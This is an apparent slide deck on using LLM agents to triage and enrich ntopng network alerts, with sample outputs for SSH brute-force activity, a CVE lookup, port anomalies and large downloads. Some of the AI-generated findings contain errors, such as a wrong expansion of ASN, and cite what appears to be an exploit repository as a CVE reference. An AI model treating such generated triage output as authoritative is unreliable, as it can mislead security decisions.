
Motivation

- Analyze ntopng generated flow alerts
- Automatically investigate **ALL** generated alerts and contextualize them on the analyzed network
 - Analyze alerts that users do not comprehend or do not have the ability to analyze
 - Possibly **remove the UI**. Only use the UI for detailed digging during the investigation
 - **Provide context on the alert**. i.e. **research** on contacted domain, url, obsolete SSH version etc...

Where It All Started...

- Bachelor thesis work, Q1 '24
- Limited LLM capabilities at the time
- Basic overview and summarization of generated alerts
 - Initial experiments in this field
 - Long text generated, no additional information compared to a GUI
 - Different way of presenting ntopng's data


Ideal System



The screenshot displays a security alert dashboard with the following data:

SEVERITY	TIMESTAMP ↑↓	ALERT NAME ↑↓	CLIENT IP	SERVER IP	STATE ↑↓
✓	2024-03-10 14:15:10	DNS Query Anomaly	103.235.46.172	10.0.0.15	Closed
⚠	2024-03-10 13:55:30	Malware Communication	89.248.167.131	10.0.0.35	Closed
✓	2024-03-10 13:40:05	Unauthorized API Access	31.13.92.174	10.0.0.50	Closed
⚠	2024-03-10 14:20:30	Failed Login Attempts	45.227.253.214	10.0.0.10	Investigating
⚠	2024-03-10 14:05:15	Unauthorized Access	185.176.27.132	10.0.0.25	Investigating
⚠	2024-03-10 13:50:20	File Integrity Alert	195.54.160.21	10.0.0.40	Investigating
ⓘ	2024-03-10 14:23:45	Suspicious Port Scan	192.168.1.100	10.0.0.5	Open
ⓘ	2024-03-10 14:10:22	SQL Injection Attempt	91.213.50.235	10.0.0.20	Open
ⓘ	2024-03-10 14:00:05	DDoS Attack Pattern	116.203.134.67	10.0.0.30	Open
ⓘ	2024-03-10 13:45:10	Suspicious Script Execution	156.146.56.137	10.0.0.45	Open

Architecture



Obsolete SSH Version

- Toy example to warmup. Honeypot host used on a cloud provider
 1. Start from SSH alerts generated by ntopng
 2. Execute an investigation pipeline (**playbook**) tailored for this kind of alert
 3. Cross check and **enrich alerts** with:
 - /var/log/auth.log **logs**
 - **Research agent** on the used SSH version

Results [1/2]

Actionable Insights

- **Action:** Block all IP addresses described below as they indicate a coordinated brute force attack. These IPs consistently show high failed attempts and a wide variety of attempted usernames, suggesting a targeted attack on the SSH service.
- **IPs:** `88.214.48.10`, `88.214.48.19`, `88.214.48.16`, `88.214.48.18`, `88.214.48.11`, `193.176.23.7`, `88.214.48.17`, `193.176.23.6`

Findings

1. Relevant Patterns

- **First Seen:** IPs were first seen on days ranging from April 17 to 19, 2025, indicating a quick ramp-up of activity.
- **Last Seen:** All IP addresses last seen on May 2, 2025, showing a sustained effort over several days.
- **Failed Attempts:** From 6188 to 15266 failed attempts, showing a high level of effort and persistence.
- **Users Attempted:** Between 34 and 178 unique usernames tried, indicating a wide range of potential targets.

2. Classification of Username Types

- **Common Admin Accounts:** `admin`, `root`, `Administrator`, `manager`, `sysadmin`.
- **Default Credentials:** `guest`, `anonymous`, `nobody`.
- **Service Accounts:** `ftpuser`, `sftp`, `mysql`, `postgres`.
- **Generic Usernames:** `user`, `test`, `username`.

3. Assessment of Brute Force Attack

- The same ASN (Autowired System Number) indicates a possible coordinated effort.
- High number of failed attempts and multiple usernames being used from the same ASN strongly suggest a brute force attack.

4. Interesting Patterns in Username Distribution

- The same usernames like `admin`, `root`, `user`, and `username` appear across different IP addresses within the same ASN, indicating a dictionary attack or a coordinated effort.
- For example, `admin` appears 1502 times across various IPs, suggesting a focus on common admin credentials.
- Some IP addresses like `193.176.23.6` and `88.214.48.16` have more than 6188 failed attempts, highlighting the intensity of the attack.
- The use of default service accounts like `mysql` and `postgres` also indicates an attempt to gain access to common service interfaces.
- The variety of usernames used, including both common and administrative accounts, suggests a broader attack strategy.

Results [2/2]

- Search Agent to Collect information on the specific SSH version used
- ~ 16 sec for a complete breakdown of the keyword used. **Open Source LLM used**
- Reference sources when possible

- **Keyword:** SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.5

- **Description:** This is a specific version of the OpenSSH package, a free implementation of the Secure Shell protocol.

- **Sector:** Used in the IT and cybersecurity sectors to secure network communication between computers, particularly for remote administration and data transfer.

- **Motivation:** A person or software program might be searching for the keyword to protect their system from potential threats or to understand the vulnerabilities associated with a specific version of OpenSSH.

- **Vulnerability:** **CVE-2024-6387**

- **Description:** This is a vulnerability in OpenSSH's server that allows for remote code execution as root due to a signal handler race condition.

- **Sector:** Impactful across all sectors that use OpenSSH as the Secure Shell protocol for secure network communication.

- **Motivation:** A person or software program might be researching this vulnerability to identify potential threats to their system and take necessary mitigation steps.

References:

- SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.5: <<https://launchpad.net/ubuntu/+source/openssh/1:9.6p1-3ubuntu13.5>>

- CVE-2024-6387: <<https://github.com/sxlmnwb/CVE-2024-6387>>

Known Protocol on Non Standard Port

- Similar to the previous analysis, start from flow alert(s) in ntopng
- **Enrich alert data**, this time with **asset inventory**:
 - Known ports and services associated to them
 - Description of what the asset should do
 - Where the asset is located (datacenter, private network)

Alerts Custom 01/05/2025 09:12 → 01/05/2025 09:42 Apply

Filters

Top Clients Top Servers Top Alerts Top Applications Top Client Networks Top Server Networks Top DGA Domains Top Mitre Tactics 10

Actions	Date/Time	Score	Category	Application	Main Alert	Flow	Description	Mitre ID	Miti
⋮	01/05/2025 09:42:08	50	🛡️	TCP:TLS	Known Proto on Non Std Port	R 🇮🇹:53616 🦠🔄 gpuserver-gabri.interhost.it L 🇮🇹:http-alt 📄	Detected known protoc...	T1571	Con
⋮	01/05/2025 09:42:08	50	🛡️	TCP:TLS	Known Proto on Non Std Port	R 🇮🇹:53617 🦠🔄 gpuserver-gabri.interhost.it L 🇮🇹:http-alt 📄	Detected known protoc...	T1571	Con
⋮	01/05/2025 09:42:04	50	🛡️	TCP:TLS	Known Proto on Non Std Port	R 🇮🇹:53614 🦠🔄 gpuserver-gabri.interhost.it L 🇮🇹:http-alt 📄	Detected known protoc...	T1571	Con
⋮	01/05/2025 09:42:04	50	🛡️	TCP:TLS	Known Proto on Non Std Port	R 🇮🇹:53615 🦠🔄 gpuserver-gabri.interhost.it L 🇮🇹:http-alt 📄	Detected known protoc...	T1571	Con
⋮	01/05/2025 09:42:01	50	🛡️	TCP:TLS	Known Proto on Non Std Port	R 🇮🇹:53609 🦠🔄 gpuserver-gabri.interhost.it L 🇮🇹:http-alt 📄	Detected known protoc...	T1571	Con
⋮	01/05/2025 09:42:01	50	🛡️	TCP:TLS	Known Proto on Non Std Port	R 🇮🇹:53610 🦠🔄 gpuserver-gabri.interhost.it L 🇮🇹:http-alt 📄	Detected known protoc...	T1571	Con
⋮	01/05/2025 09:42:01	50	🛡️	TCP:TLS	Known Proto on Non Std Port	R 🇮🇹:53611 🦠🔄 gpuserver-gabri.interhost.it L 🇮🇹:http-alt 📄	Detected known protoc...	T1571	Con
⋮	01/05/2025 09:42:01	50	🛡️	TCP:TLS	Known Proto on Non Std Port	R 🇮🇹:53612 🦠🔄 gpuserver-gabri.interhost.it L 🇮🇹:http-alt 📄	Detected known protoc...	T1571	Con
⋮	01/05/2025 09:42:00	50	🛡️	TCP:TLS	Known Proto on Non Std Port	R 🇮🇹:53608 🦠🔄 gpuserver-gabri.interhost.it L 🇮🇹:http-alt 📄	Detected known protoc...	T1571	Con
⋮	01/05/2025 09:42:00	50	🛡️	TCP:TLS	Known Proto on Non Std Port	R 🇮🇹:53607 🦠🔄 gpuserver-gabri.interhost.it L 🇮🇹:http-alt 📄	Detected known protoc...	T1571	Con

Showing page 1 of 56: total 560 rows


< 1 2 3 4 5 6 > »

Results [1/2]

```
{  
  
  "category": "irrelevant_alert",  
  
  "requires_attention": false,  
  
  "evidence": "The alert is raised because the traffic is directed to port 8080 using TLS which is unexpected as port 8080 is configured for HTTPS/TLS ntopng web GUI. However, since ntopng primarily uses port 8080 for its web GUI, and there is no other unusual activity, this can be considered as an irrelevant alert.",  
  
  "cause": "The alert does not represent any security concern as the system is configured to use port 8080 for ntopng's web GUI. The alert might be raised due to misconfiguration or a false positive by ntopng given the expected usage of the port.",  
  
  "remediation": "Check ntopng's configuration to ensure it is correctly set to use port 8080 for its web interface and review the TLS settings. If the issue persists, disable the alert in ntopng to prevent such alerts from recurring.",  
  
  "alert_fix": "The alert should be silenced for future events for this destination IP and port. This will ensure that the system does not generate any further alerts for this specific configuration."  
  
}
```

Results [2/2]

The alert does not represent any security concern as the system is configured to use port 8080 for ntopng's web GUI



Elephant Flow

- **Elephant Flow:** Flow with exchanged traffic that exceeds a predefined threshold
- Try to gather intelligence on the content downloaded
 1. IP lookup / ASN Info -> **Not exhaustive** for a threat intelligence collection
 2. Research the URL contacted to better understand what is happening and categorize it: **Domain Classification**
 3. Check for previous alerts and suspicious traffic

Alerts Explorer | All Host Interface Local Networks SNMP **Flow** MAC Address System Active Monitoring User

Alerts Last 6 Hours 02/05/2025 14:50 → 02/05/2025 20:50 Apply

Alert Type Elephant Flow × Filters



02/May/2025 14:46:24 02/May/2025 15:12:05 02/May/2025 15:37:46 02/May/2025 16:03:27 02/May/2025 16:29:08 02/May/2025 16:54:49 02/May/2025 17:20:30 02/May/2025 17:46:12 02/May/2025 18:11:53 02/May/2025 18:37:34 02/May/2025 19:03:15 02/May/2025 19:28:56 02/May/2025 19:54:37 02/May/2025 20:20:18

Top Clients Top Servers Top Alerts Top Applications Top Client Networks Top Server Networks Top DGA Domains Top Mitre Tactics 10

Actions	Date/Time	Score	Category	Application	Main Alert	Flow	Description	Mitre ID
⋮	16:20:41	50	🛡️	TCP:TLS	Elephant Flow	ai2 L 🇮🇹:39080 ↔ 3.166.14.4 R 🇮🇹:https	[Remote to Local: 4.84 GB > 1 GB] 📄	T1602.002
⋮	16:20:41	50	🛡️	TCP:TLS	Elephant Flow	ai2 L 🇮🇹:41138 ↔ 3.166.14.69 R 🇮🇹:https	[Remote to Local: 4.31 GB > 1 GB] 📄	T1602.002
⋮	16:20:41	50	🛡️	TCP:TLS	Elephant Flow	ai2 L 🇮🇹:41154 ↔ 3.166.14.69 R 🇮🇹:https	[Remote to Local: 4.84 GB > 1 GB] 📄	T1602.002
⋮	16:20:41	50	🛡️	TCP:TLS	Elephant Flow	ai2 L 🇮🇹:51280 ↔ 3.166.14.89 R 🇮🇹:https	[Remote to Local: 4.87 GB > 1 GB] 📄	T1602.002

Results: Domain Classification [1/3]

- Combined:
 - Alerts
 - Asset Inventory
 - Investigated the **contacted url**: cdn-lfs-us-1.hf.co which belongs to the domain **domain**: hf.co

```
{
```

```
'domain': 'hf.co',
```

```
'category': 'Artificial Intelligence',
```

```
'alternative_category': "",
```

```
'description': 'The content primarily focuses on AI models, datasets, and Spaces across a collaborative platform. It offers tools and services for building and deploying AI models, which clearly aligns with the AI category.'
```

```
}
```

Results: Research Agent [2/3]

- Search Agent to Collect information on the URL contacted in the file transfer

- **Keyword:** `cdn-lfs-us-1.hf.co`

- **Description:** A subdomain for a Content Delivery Network (CDN) used by Hugging Face for model downloads.

- **Sector:** Technology, specifically within AI and machine learning, used for delivering models quickly and efficiently.

- **Motivation:** Individuals and software programs contact this entity to download AI models, particularly within a secure corporate VPN network, where they are encountering issues with the `from_pretrained` command and are seeking to whitelist certain CDN URLs, such as `cdn-lfs-us-1.hf.co`, to resolve the issue.

References:

- [Discussion on Hugging Face Forums about CDN URL changes](<https://discuss.huggingface.co/t/hf-hub-cdn-urls-changes-notifications/114653>)

- [Discussion on Hugging Face Forums about whitelisting CDNs for secure corporate VPN network](<https://discuss.huggingface.co/t/how-to-get-a-list-of-all-huggingface-download-redirections-to-whitelist/30486>)

Results: Final output [3/3]

- Combined:
 - Alerts
 - Asset Inventory
 - Researched information on contacted domain

```
{  
  "category": "low_risk",  
  "requires_attention": false,  
  "evidence": "The contacted URL, cdn-lfs-us-1.hf.co, aligns with the asset inventory's description of the server hosting AI models. The high volume of data transfer is expected for model downloads through CDNs. No anomalies or suspicious patterns were detected.",  
  "cause": "The investigation reveals that the observed traffic and contacted URLs are consistent with the server's functions. The analysis requires validation to ensure the high volumes of data transfers are appropriate for the documented services.",  
  "remediation": "There is no immediate remediation needed, but the SOC team may consider investigating any unusual spikes in data transfers for closer inspection to ensure proper service usage.",  
  "alert_fix": "The alert should not be silenced for future events, as understanding the data transfer volumes is essential for monitoring the server's performance and identifying potential issues."  
}
```

Thank You!



<https://bit.ly/3Z2ZYeW>

